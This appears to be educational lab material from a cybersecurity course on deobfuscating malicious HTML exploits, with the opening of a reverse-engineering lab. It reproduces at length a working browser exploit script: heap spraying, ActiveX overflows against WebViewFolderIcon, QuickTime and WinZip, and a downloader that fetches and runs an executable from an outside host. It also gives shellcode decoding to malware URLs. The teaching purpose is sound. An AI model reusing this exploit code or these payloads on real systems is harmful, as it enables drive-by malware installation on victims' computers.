1. Insert your HTML code you want to encrypt.

2. Click 'Encrypt' and copy and paste the 'Encrypted HTML Code' to your website.

Insert your HTML code to encrypt:

```
<HTML>
<HEAD>
<TITLE>404 error - Document Not Found</TITLE>
</HEAD>
<BODY>
<H1>Not Found</H1>
The requested URL was not found on this server.<P>
</BODY></HTML>
```

```
<Script Language='Javascript'>
<!-- HTML Encryption provided by iWEBTOOL.com -->
<!--
document.write(unescape('%3C%48%54%4D%4C%3E%0D%0A%3C%48%45%
41%44%3E%0D%0A%3C%54%49%54%4C%45%3E%34%30%34%20%65%72%72%
6F%72%20%2D%20%44%6F%63%75%6D%65%6E%74%20%4E%6F%74%20%46%
6F%75%6E%64%3C%2F%54%49%54%4C%45%3E%0D%0A%3C%2F%48%45%41%
44%3E%0D%0A%3C%42%4F%44%59%3E%0D%0A%3C%48%31%3E%4E%6F%74%
20%46%6F%75%6E%64%3C%2F%48%31%3E%0D%0A%54%68%65%20%72%65%
71%75%65%73%74%65%64%20%55%52%4C%20%77%61%73%20%6E%6F%74%
20%66%6F%75%6E%64%20%6F%6E%20%74%68%69%73%20%73%65%72%76%
```

The example of string splitting is shown below (Exploit.HTML.IESlice.p):

```
kyjkidk = "G"+p+"E"+p+"T";
var neuh = "http://masiv.info/index.php?a=3&c=3";
txnrlaa = "X"+p+"MLHTT"+p+"P";
var byzqpd = anwnuo.CreateObject("Scripting."+p+"File"+p+"SystemObject", "")
xkb = "She"+p+"ll";
sdk = "AD"+p+"O"+p+"DB";
xlnpl = "kfhnbue"+".exe";
wxjxlg = ".";
drogq = "G"+p+"ET";
fzsadl = "A"+p+"pp"+p+"l"+p+"ica"+p+"t"+p+"i"+p+"o"+p+"n";
ioqdw = ".";
fvmdf = "S"+p+"tre"+p+"a"+p+"m";
bhardg = "MSX"+p+"ML2";
var lldwnqj = izthzbn(anwnuo, xkb+wxjxlg+fzsadl);
wsuvvey = "M"+p+"ic"+p+"ro"+p+"s"+p+"oft";
```

This project is financed by: Tempus

```
cxawh = 7+6+1+1+3+6+2+1;
nvueig = "G"+p+"ET";
ujzsd = "X"+p+"ML"+p+"HTTP";
var ulgaiur = izthzbn(anwnuo, sdk+ioqdw+fvmdf);
evu = "MSXML"+p+"2";
```

But most interesting case is when the code is obfuscated by special encrypting procedures. Let us consider the code of Exploit.HTML.IESlice.h:

```
<Script Language='JavaScript'>
document.write(
        unescape('%3C%73%63%72%69...));
        zX('%2A8Hxhwnuy%2A75qfslzflj%2A8IOf%7BfXhwnuy%2A8Jkzshynts%2A75ih%2A7%3D%7D%2A7%3E
        %2A%3CG%7Bfw%2A75q%2A8I...');
</Script>
```

Here we can see unescape('%3C%73%63%72%69…') the contents of zX function, which performs the decoding procedure. After it the corresponding call is following in order to extract the real script content:

```
  if (! MDAC() ) { startOverflow(0); }

}

</script>
</head>
<body onload="start()">
<div id="mydiv"></div>
</body>
</html>
<html>
<head>
<title></title>
<script language="JavaScript">

var memory = new Array();
var mem_flag = 0;

function having() { memory=memory; setTimeout("having()", 2000); }

function getSpraySlide(spraySlide, spraySlideSize)
{
  while (spraySlide.length*2<spraySlideSize)
  {spraySlide += spraySlide;}

  spraySlide = spraySlide.substring(0,spraySlideSize/2);
  return spraySlide;
}

function makeSlide()
{
  var heapSprayToAddress = 0x0c0c0c0c;
  var payLoadCode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33"+ "...");
  var heapBlockSize = 0x400000;
```

This project is financed by: Tempus

```
    var payLoadSize = payLoadCode.length * 2;
    var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
    var spraySlide = unescape("%u0c0c%u0c0c");

    spraySlide = getSpraySlide(spraySlide,spraySlideSize);
    heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

    for (i=0;i<heapBlocks;i++)
    {
                memory[i] = spraySlide + payLoadCode;
    }

    mem_flag = 1;
    having();
    return memory;
}

function startWVF()
{
    for (i=0;i<128;i++)
    {
                try{
                            var tar = new ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
                            d = 0x7ffffffe;
                            b = 0x0c0c0c0c
                            tar.setSlice(d, b, b, b );
                }catch(e){}
    }
}

function startWinZip(object)
{
    var xh = 'A';
    while (xh.length < 231) xh+='A';
    xh+="\x0c\x0c\x0c\x0c\x0c\x0c\x0c";
    object.CreateNewFolderFromName(xh);
}

function startOverflow(num)
{
    if (num == 0) {
                try {
                            var qt = new ActiveXObject('QuickTime.QuickTime');
                            if (qt) {
var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
" width="1" height="1" style="border:0px">'+
                                        '<param name="src" value="qt.php">'+
                                        '<param name="autoplay" value="true">'+
                                        '<param name="loop" value="false">'+
                                        '<param name="controller" value="true">'+
                                        '</object>';
                                        if (! mem_flag) makeSlide();
                                        document.getElementById('mydiv').innerHTML = qthtml;
                                        num = 255;
                            }
                } catch(e) { }

                if (num = 255) setTimeout("startOverflow(1)", 2000);
                else startOverflow(1);

    } else if (num == 1) {
                try {
                            var winzip = document.createElement("object");
```

This project is financed by: Tempus

```
                winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713-BA413F034904");

                var ret=winzip.CreateNewFolderFromName(unescape("%00"));
                if (ret == false) {
                        if (! mem_flag) makeSlide();
                        startWinZip(winzip);
                        num = 255;
                }

        } catch(e) { }

        if (num = 255) setTimeout("startOverflow(2)", 2000);
        else startOverflow(2);

    } else if (num == 2) {

        try {
                var tar = new ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
                if (tar) {
                        if (! mem_flag) makeSlide();
                        startWVF();
                }
        } catch(e) { }
    }
}


function GetRandString(len)
{
    var chars = "abcdefghiklmnopqrstuvwxyz";
    var string_length = len;
    var randomstring = '';
    for (var i=0; i<string_length; i++) {
        var rnum = Math.floor(Math.random() * chars.length);
        randomstring += chars.substring(rnum,rnum+1);
    }

    return randomstring;
}

function CreateObject(CLSID, name) {
    var r = null;
    try { eval('r = CLSID.CreateObject(name)') }catch(e){}
    if (! r) { try { eval('r = CLSID.CreateObject(name, "")') }catch(e){} }
    if (! r) { try { eval('r = CLSID.CreateObject(name, "", "")') }catch(e){} }
    if (! r) { try { eval('r = CLSID.GetObject("", name)') }catch(e){} }
    if (! r) { try { eval('r = CLSID.GetObject(name, "")') }catch(e){} }
    if (! r) { try { eval('r = CLSID.GetObject(name)') }catch(e){} }
    return(r);
}

function XMLHttpDownload(xml, url) {

    try {
        xml.open("GET", url, false);
        xml.send(null);

    } catch(e) { return 0; }

    return xml.responseBody;
}

function ADOBDStreamSave(o, name, data) {
```

This project is financed by: Tempus

```
    try {
                o.Type = 1;
                o.Mode = 3;
                o.Open();
                o.Write(data);
                o.SaveToFile(name, 2);
                o.Close();
    } catch(e) { return 0; }

    return 1;
}

function ShellExecute(exec, name, type) {

    if (type == 0) {
                try { exec.Run(name, 0); return 1; } catch(e) { }
    } else {
                try { exe.ShellExecute(name); return 1; } catch(e) { }
    }

    return(0);

}

function MDAC() {
    var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E30}', '{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{AB9BCEDD-EC7E-
    47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-000000000046}', '{0006F03A-0000-0000-C000-000000000046}', '{6e32070a-766d-
    4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}', '{06723E09-
    F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}', '{BA018599-1DB3-44f9-83B4-461454C84BF8}',
    '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);
    var v = new Array(null, null, null);
    var i = 0;
    var n = 0;
    var ret = 0;
    var urlRealExe = 'http://list***.org/forum/file.php';

    while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {
                var a = null;

                try {
                            a = document.createElement("object");
                            a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1));
                } catch(e) { a = null; }

                if (a) {
                            if (! v[0]) {
                                        v[0] = CreateObject(a, "msxml2.XMLHTTP");
                                        if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");
                                        if (! v[0]) v[0] = CreateObject(a, "MSXML2.ServerXMLHTTP");
                            }

                            if (! v[1]) {
                                        v[1] = CreateObject(a, "ADODB.Stream");
                            }

                            if (! v[2]) {
                                        v[2] = CreateObject(a, "WScript.Shell");
                                        if (! v[2]) {
                                                    v[2] = CreateObject(a, "Shell.Application");
                                                    if (v[2]) n=1;
                                        }
                            }
```

This project is financed by: Tempus

```
                }

                i++;
        }

        if (v[0] && v[1] && v[2]) {
                var data = XMLHttpDownload(v[0], urlRealExe);
                if (data != 0) {
                        var name = "c:\\sys"+GetRandString(4)+".exe";
                        if (ADOBDStreamSave(v[1], name, data) == 1) {
                                if (ShellExecute(v[2], name, n) == 1) {
                                        ret=1;
                                }
                        }
                }
        }

        return ret;
}

function start() {
```

This script exploits one of the following vulnerabilities to initiate the buffer overflow:

- Buffer Overflow in setSlice() method of WebViewFolderIcon ActiveX Object (MS06-57)
- Integer overflow in Apple QuickTime (CVE-2004-0431)
- WinZip FileView ActiveX controls CreateNewFolderFromName() Method Buffer Overflow (MS06-067)

Preliminary the script is spraying in the memory shellcode with the file downloading functionality given in Unicode format:


"%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb..."

To prove the malicious intent of the shellcode it is necessary to represent it in binary view. For that purposes following actions have to be performed:

- Eliminate %u chars
- Swap the high and low bytes in Unicode word
- Transform from ASCII to HEX view
- Store results in Binary file


This project is financed by: Tempus

Let us take a look to the binary code in disassembler:



```
seg000:00000000                 inc     ebx
seg000:00000001                 inc     ebx
seg000:00000002                 inc     ebx
seg000:00000003                 inc     ebx
seg000:00000004                 jmp     short loc_15
seg000:00000006
seg000:00000006 ; --------------- S U B R O U T I N E ---------------------------------------
seg000:00000006
seg000:00000006
seg000:00000006 sub_6           proc far                ; CODE XREF: sub_6:loc_15↓p
seg000:00000006
seg000:00000006 ; FUNCTION CHUNK AT seg000:000000A3 SIZE 00000031 BYTES
seg000:00000006
seg000:00000006                 pop     ebx
seg000:00000007                 xor     ecx, ecx
seg000:00000009                 mov     cx, 180h
seg000:0000000D
seg000:0000000D loc_D:                                  ; CODE XREF: sub_6+B↓j
seg000:0000000D                 xor     byte ptr [ebx], 0EFh
seg000:00000010                 inc     ebx
seg000:00000011                 loop    loc_D
seg000:00000013                 jmp     short loc_1A
seg000:00000015 ; ---------------------------------------------------------------------------
```

Obviously the code is encrypted with XOR. To decode it is needed to make XOR operation with 0EFh value under each byte from the address :00000015.



```
00000000:  43 43 43 43-EB 0F 5B 33-C9 66 B9 80-01 80 33 EF  CCCCы☼[3╔f╣А☺А3я
00000010:  43 E2 FA EB-05 07 03 10-10 10 90 64-A1 30 00 00  Cт·ы♣•♥►►►Рdб0
00000020:  00 8B 40 0C-8B 70 1C AD-8B 70 08 81-EC 00 04 00   Л@♀Лp∟нЛp◘Бь ♦
00000030:  00 8B EC 56-68 8E 4E 0E-EC E8 FE 00-00 00 89 45   ЛьVhОN♫ьш■   ЙE
00000040:  04 56 68 98-FE 8A 0E E8-F0 00 00 00-89 45 08 56  ♦VhШ■К♫шЁ   ЙE◘V
00000050:  68 25 B0 FF-C2 E8 E2 00-00 E5 45 00-56 89 73 0C  h%░ ┬шт  хE VЙs♀
00000060:  8B 8B 1E 3C-03 74 56 78-76 F3 03 8B-33 20 49 F3  ЛЛ▲<♥tVxvє♥Л3 Iє
00000070:  AD C9 C3 41-33 03 0F 56-10 F6 F2 BE-08 3A CE 74  н╔├A3♥☼V►ўЄ╛◘:╬t
00000080:  03 C1 40 0D-F1 F2 FE EB-75 3B 5A 5E-E5 E2 8B EB  ♥┴@♪ёЄ■ыu;Z^хтЛы
00000090:  8B 5A 24 03-DD 66 8B 0C-4B 8B 5A 1C-03 DD 8B 04  ЛZ$♥▌fЛ♀KЛZ∟♥▌Л♦
000000A0:  8B 03 C5 5E-5D C2 08 00-E8 F4 FE FF-FF 55 52 4C  Л♥┼^]┬◘ шЇ■  URL
000000B0:  4D 4F 4E 00-68 74 74 70-3A 2F 2F 6C-69 73 74 63  MON http://liste[redacted]
000000C0:  6F 6D 2E 6F-72 67 2F 66-6F 72 75 6D-2F 66 69 6C  [redacted].org/forum/fil
000000D0:  65 2E 70 68-                                      e.ph
```

And now it is possible to say that this code downloads following link with the help of URLMON.DLL function calls: http://***.org/forum/file.php (at the moment of writing, this link was not working).

To sum up, despite the numerous variety of malicious code it is possible to cope with the growing rate of hacker's attacks throw the existed vulnerabilities in installed software by using Anti-Virus Solutions with Web stream checking feature and disabling dangerous content execution in Internet Browser.

This project is financed by: Tempus

Example of Vulnerability

The source code that uses the vulnerability WebViewFolderIcon, written in Java Script:

```
for (i=0;i<128;i++)
{
  try
  {
     var tar = new
ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
     d = 0x7ffffffe;
     b = 0x0c0c0c0c
     tar.setSlice(d, b, b, b );
   }
   catch(e){}
}
```

The script creates 128 objects WebViewFolderIcon ActiveX object and method calls for him setSlice (), causing a buffer overflow in the event of a transfer value of the first parameter = 0x7ffffffe. This vulnerability (MS06-057), is used for DoS attacks, as well as for the remote execution of malicious code execution.

This vulnerability is in library WebView (webvw.dll) and the Common Controls Library (comctl32.dll), which loads the Internet browser.

Pseudo code WebViewFolderIcon class is presented below:

This project is financed by: Tempus

```
class AmbientFont
{
public:
        virtual void ClearClass(AmbientFont *);
        virtual void ClearClassAndObject(AmbientFont *, HGDIOBJ);
};

class CWebFolderViewIcon
{
public:
        CWebFolderViewIcon();
        ~CWebFolderViewIcon();
        int SetSlice(int, tagVARIANT, tagVARIANT, tagVARIANT);
private:
        void _ClearLabel(void);
        void _ClearAmbientFont(void);
        HDSA        HDSA;
        HGDIOBJ     hObject;
        AmbientFont *pAmbient;
};
```

The object of this class stores data in the data structure of DSA (Dynamic Structure Arrays).

```
class DSA
{
public:
        int idxLastItem;      // Last index that the array can hold.
        HLOCAL hMemArrayData; // Handle to heap data.
        int cItems;           // Count of items.
        int cbItem;           // Size, in bytes, of the item.
        int cItemGrow;        // Number of items by which the array should be
                              // incremented, if the DSA needs to be enlarged.
};
typedef DSA *HDSA;
```

Constructor WebViewFolderIcon is a method DSA_Create (), passing as parameters the following values:

cbItem = 16;
cItemGrow = 2;

A buffer overrun occurs directly in the DSA. The sequence of action, enacting the overflow, the following:

1. The transfer value 0x7FFFFFFE to method WebViewFolderIcon.setSlice() as the first argument:
   WebViewFolderIcon.setSlice(0x7FFFFFFE,..,..)

2. Initialize index DSA with a new value:
   idxItem <= 0x7FFFFFFE;

This project is financed by: Tempus

3. Calculation the new number of elements in the array:
   cItemsNew <= idxItem + cItemGrow = 0x7FFFFFFE + 2 = 0x80000000

4. Calculation of new memory size:
   *MemorySize <= cItemsNew * (cbItem=16) = 0*

5. Recording a new element in the array to the following address:
   *idxAddress = idxItem * cbItem = 0x7FFFFFFE * 16 = 0xFFFFFFE0*
   … which is equal to:
   DSAArray[-32]

```
int DSA_SetItem(HDSA HDSA, int idxItem, void *pItem) {
        register HLOCAL hMem;
        register int cItemsNew;

        if (idxItem < 0) {
                return(INVALID_INDEX);
        }

        if (idxItem >= HDSA->idxLastItem) {
                if (idxItem + 1 > HDSA->cItems) {
                        cItemsNew = ((idxItem + HDSA->cItemGrow) / HDSA->cItemGrow)
                          * HDSA->cItemGrow;

                        hMem = ReAlloc(HDSA->hMemArrayData, cItemsNew * HDSA->cbItem);
                        if (hMem == NULL) {
                                return(0);
                        }
                        HDSA->hMemArrayData = hMem;
                        HDSA->cItems = cItemsNew;
                }
                HDSA->idxLastItem = idxItem + 1;
        }

        memmove((void *)((idxItem * HDSA->cbItem) + (DWORD)HDSA->hMemArrayData),
          pItem, HDSA->cbItem);

        return(1);
}
```

Storing the data by negative index in the array will lead to the destroying of data prior to the array block in memory. In our case, a table of virtual methods of class AmbientFont, which contains addresses of functions ClearClass() and ClearClassAndObject().

Thus, when calling the destructor for the object of class WebViewFolderIcon control will be given to the code at address specified in the attacker's method setSlice ().

This project is financed by: Tempus

```
void CWebFolderViewIcon::_ClearAmbientFont(void) {
        if (pAmbient == NULL) {
                if (hObject != NULL) {
                        DeleteObject(hObject);
                }
        }
        else {
                if (hObject != NULL) {
                        pAmbient->ClearClassAndObject(pAmbient, hObject);
                }
                pAmbient->ClearClass(pAmbient);
                pAmbient = NULL;
        }
        hObject = NULL;
        return;
}


CWebFolderViewIcon::~CWebFolderViewIcon(void) {
        _ClearLabel();
        _ClearAmbientFont();
       // Additional code snipped for brevity
}
```

Tasks


1. Deobfuscate and analyze HTML exploits in the lab folder following the video guideline. Use Malzilla analysis tool for that (on the VM c:\STUDENT_LABS\Tools\Exploit Tools\malzilla_0.9.3pre5\).

Hints

To decode an unescape string with a URL in a shellcode, follow the steps:


1. Copy an unescape string (%uXXXX) from the decoded script.

This project is financed by: Tempus



```
strHTML="";
strHTML+="%0E%5CC%5DXZlnY%5DSY%5D%00%17EQZ%00@%11%08W%0F%15T%5BC%5D%07%5BTpq%02%";
strHTML+="02qU%25I%20%07%09%05%15WTQT%1B%20%05%27S%1E%03v%0F%02q%0D%21U%26%0Bru%";
strHTML+="12%14%0D%05YBFPA_%06%17B%0C%0AN%5C%00%0BVQC%09%3A%3A%08%01%0E%06K%0A%3";
strHTML+="A%3A%087%226%2Cbe%13T%02%0D%02GW%06V_CYSAVDSF%0A%11%16%10%0A%3A%3A%14D";
strHTML+="ADE%12%11%13N%02%11EA%5E%04_%0E%02%5CVR%1BTE@%06%10%13Q%5BSU%18%07%14%";
strHTML+="10%00C@@%5B%0C%07%00%1EU%14G%07%10BQYTXTQXlh%3BWBDQ%15%10%17%06%5DUV%1";
strHTML+="8%5EC%10%5CS%12P%03%11V%1A%15%12B%04%07OOGG%00%04%04%07FAOh88%11%1D%16";
```

```
        cuteqqcode = unescape("%u9090"+"%u9090"+
        "%uefe9%u0000%u5a00%ua164%u0030%u0000%u408b%u8b0c" +
        "%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378" +
        "%u8bf3%u207e%ufb03%u4e8b%u3314%u56ed%u5157%u3f8b" +
        "%ufb03%uf28b%u0e6a%uf359%u74a6%u5908%u835f%u04c7" +
        "%ue245%u59e9%u5e5f%ucd8b%u468b%u0324%ud1c3%u03e1" +
        "%u33c1%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103" +
        "%u008b%uc303%ufa8b%uf78b%uc683%u8b0e%u6ad0%u5904" +
        "%u6ae8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud88b" +
        "%u016a%ue859%u0057%u0000%uc683%u5613%u8046%u803e" +
        "%ufa75%u3680%u5e80%uec83%u8b40%uc7dc%u6303%u646d");
        cuteqqcncode = unescape("%u7468%u7074%u2F3A%u712F%u312E%u3330%u3238%u2E39%u6F63%u2F6D%u6C70%u7961%u7265%u652E
%u6578");
        shellcode = cuteqqcode+cuteqqscode+cuteqqcncode;
</script>
<SCRIPT language="javascript">
```

2. Paste to the Misc Decoder tab.


```
%u7468%u7074%u2F3A%u712F%u312E%u3330%u3238%u2E39%u6F63%u2F6D%u6C70%u7961%u7265%u652E%u6578
```

3. Click 'Decode UCS2 (%u).


```
http://q.103829.com/player.exe
```

This project is financed by: Tempus

Questions

1. What kind of technologies are used for Internet attacks today?
2. What types of software vulnerabilities do you know?
3. What is obfuscation and what it is used for?
4. What actions are necessary to protect the system that contains the vulnerability, from unauthorized access?
5. Is it possible to provide 100% protection of the user's system against the malicious software?

References

1. Video guides: HTML, PDF, DOCX exploits.

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 5. Reverse Engineering x86

Goal: obtain the skills of static program analysis using disassembler in order to detect the presence of malicious content, explore the basic techniques disassembly applications.

Software:
- OS
  - Microsoft Windows XP Professional
- Disassembler
  - IDA Pro 4.9 Free Edition

Contents:
1. View the methods and means of program analysis
2. View the interface and the interactive disassembler IDA Pro
3. To familiarize with the basic methods of analysis x86 and ARM programs
4. Run the job for the laboratory work
5. Defend laboratory work, answering the test questions

Study Guide

Introduction to disassembling

Methods and tools for program analysis

Analysis of suspicious programs can be done in two ways: by monitoring their behavior in the system (with the help of monitors) and the static analysis of program code (disassembling). Usually it is used as a combination of these two methods, where, depending on the complexity and workability, the program code is analyzed statically, as part of the code is executed.
Very rarely analyzed programs are delivered in source code (e.g. scripts interpreted languages Visual Basic Script or Javascript), that is why it has to be analyzed with the help of special tools, which are divided into two classes: decompilers and disassemblers.

This project is financed by: Tempus

Decompilers belong to the class of programs to get the code under study programs, closest to the original code. At the current time there is a decompiler for the language Java, Visual Basic, as well as programs designed to work in the environment. NET.
Unfortunately, very few programs can be analyzed by the above method, which is connected with the peculiarities of the transformation of source code programs into executable code. For the analysis of such programs, special tools are designed - disassemblers. They perform the transformation of machine code into a language understandable to humans - assembler. In some cases, instead of assembler pseudocode is generated.

Assembler is a machine code instructions (each command corresponds to one assembler instruction processor) recorded in a form that makes it relatively easy to remember the purpose of each instruction.

In contrast to the assembler, each pseudocode command corresponds not to processor instruction, but a basic operation that performs a specific function. Pseudocode can be found in the analysis of virtual machines used in the protectors of executable files (e.g. Themida). Also it is used in the installer and executable files created by language interpreters.

Often, there are utilities that perform functions of a disassembler in addition to the functions of a decompiler. These include, for example, DeDe (Delphi Decompiler), analyzing the files, created in Borland Delphi and Borland C + + Builder, which allows to restore the used forms and content, as well as methods, properties and handlers of components, but the code of properties and procedures of the program is shown in Assembly language.

The purpose of an analyst is to perform a search in the target code of a certain functional, which could confirm or refuse the judgments of harmfulness of researched code. Also, if the malware is proved, it may be necessary to learn how to undo the changes made by the program (e.g. decrypting files encrypted by virus). To do so is often necessary to analyze the huge amount of code. If your disassembler supports dialogue with the user, i.e. allows to change the settings for disassembly of certain parts of the code assigned to maintain the names, comments, and ask to use custom data types, automatically determine the names of

This project is financed by: Tempus

library functions that automate the execution of certain actions, it makes the analyst job much easier.

